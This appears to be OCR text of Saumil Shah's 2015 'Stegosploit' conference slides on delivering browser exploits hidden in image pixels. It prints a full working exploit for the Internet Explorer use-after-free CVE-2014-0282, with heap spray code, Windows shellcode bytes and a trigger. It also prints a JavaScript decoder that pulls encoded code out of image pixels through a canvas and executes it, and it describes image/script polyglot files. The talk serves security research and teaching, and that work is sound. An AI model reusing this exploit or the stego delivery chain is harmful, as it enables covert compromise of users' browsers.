
Stegosploit



Hacking with Pictures

Saumil Shah
net-square

Hack in the Box
Amsterdam 2015

About Me

Saumil Shah

CEO, Net-Square

@therealsaumil

saumilshah

hacker, trainer, speaker,
author, photographer
educating, entertaining and
exasperating audiences
since 1999

"A good exploit is one that is delivered with style"

Stegosploit - Motivations

I <3 Photography + I <3 Browser Exploits
= I <3 (Photography + Browser Exploits)

Hiding In Plain Sight

can't stop what you can't see

A bit of History

- Traditional Steganography
- GIFAR
  concatenation
- PHP/ASP webshells
  appending/
  embedding tags
  <?php..?> <%..%>
- XSS in EXIF data

Stegosploit is...

not a 0-day attack with a cute logo

not exploit code hidden in EXIF

not a PHP/ASP webshell

not a new XSS vector

Stegosploit lets you deliver existing BROWSER EXPLOITS using pictures.

Steganography

"The message does not attract attention to itself as an object of scrutiny"


Images are
INNOCENT...


...but Exploits are NOT!

Dangerous Content Is ...Dangerous

Hacking with pictures, in style!

- Network traffic - ONLY image files.
- Exploit hidden in pixels.
  - no visible aberration or distortion.
- Image "auto runs" upon load.
  - decoder code bundled WITH the image.
- Exploit automatically decoded and triggered.
- ...all with 1 image.

Step 1

Hiding the Exploit Code in the Image

Hiding an Exploit in an Image

- Simple steganography techniques.
- Encode exploit code bitstream into lesser significant bits of RGB values.
- Spread the pixels around e.g. 4x4 grid.


Face Painting an Exploit

kevin.jpg

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a){return(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);this.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}}}};H5.prototype.fill=function(a){for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.length)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5();try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(1371351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,202122400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<100;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('fm').innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2){b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();document.getElementById('c2').checked=true;document.getElementById('c2').onpropertychange=changer;flag=true;document.getElementById('fm').reset()}setTimeout(run,1000);
```

IE Use-After-Free CVE-2014-0282


Image separated into Bit Layers



net-square

Encoding data at bit layer 7

Significant visual distortion.



net-square


Encoding data at bit layer 2

Negligble visual distortion while encoding at lower layers.

net-square

Encoding data at bit layer 2

Final encoded image shows no perceptible visual aberration or distortion.



Encoded pixels visible in certain parts when bit layer 2 is filtered and equalized

Encoding on JPG

- JPG – lossy compression.
- Pixels may be approximated to their nearest neighbours.
- Overcoming lossy compression by ITERATIVE ENCODING.
- Can't go too deep down the bit layers.
- IE's JPG encoder is terrible!
- Browser specific JPG quirks.

Encoding on PNG

- Lossless compression.
- Can encode at bit layer 0.
  - minimum visual distortion.
- Independent of browser library implementation.
- Single pass encoding.

- JPG is still more popular than PNG!

Step 2

Decoding the encoded Pixel Data

HTML5 CANVAS is our friend!

- Read image pixel data using JS.
- In-browser decoding of steganographically encoded images.


The Decoder

```
var bL=2,eC=3,gr=3;function i0(){px.onclick=dID}function dID(){var
b=document.createElement("canvas");px.parentNode.insertBefore(b,px);b.width
=px.width;b.height=px.height;var m=b.getContext("2d");m.drawImage(px,
0,0);px.parentNode.removeChild(px);var
f=m.getImageData(0,0,b.width,b.height).data;var h=[],j=0,g=0;var
c=function(p,o,u){n=(u*b.width+o)*4;var z=1<<bL;var s=(p[n]&z)>>bL;var
q=(p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var t=Math.round((s+q+a)/
3);switch(eC){case 0:t=s;break;case 1:t=q;break;case 2:t=a;break;}
return(String.fromCharCode(t+48))};var k=function(a){for(var
q=0,o=0;o<a*8;o++){h[q++]=c(f,j,g);j+=gr;if(j>=b.width){j=0;g
+=gr}}};k(6);var d=parseInt(bTS(h.join("")));k(d);try{CollectGarbage()}
catch(e){}exc(bTS(h.join("")))}function bTS(b){var
a="";for(i=0;i<b.length;i+=8)a+=String.fromCharCode(parseInt(b.substr(i,8),
2));return(a)}function exc(b){var a=setTimeout((new Function(b)),100)}
window.onload=i0;
```

Step 3

Images that
"Auto Run"


When is an image not an image?
When it is Javascript!


I SEE PIXELS
I SEE CODE
IMAJS

IMAJS – The Concept

<img> sees pixels
<script> sees code

#YourPointOfView

Holy
Sh**
Bipolar
Content!

Cross Container Scripting - XCS

<img src="itsatrap.gif">


<script src="itsatrap.gif">
</script>

Image Formats Supported

	BMP	GIF	PNG	JPG
IMAJS	Easy	Easy	Hard (00 in header)	Hard (Lossy)
Alpha			Yes	No
<CANVAS>	?		Yes	Yes
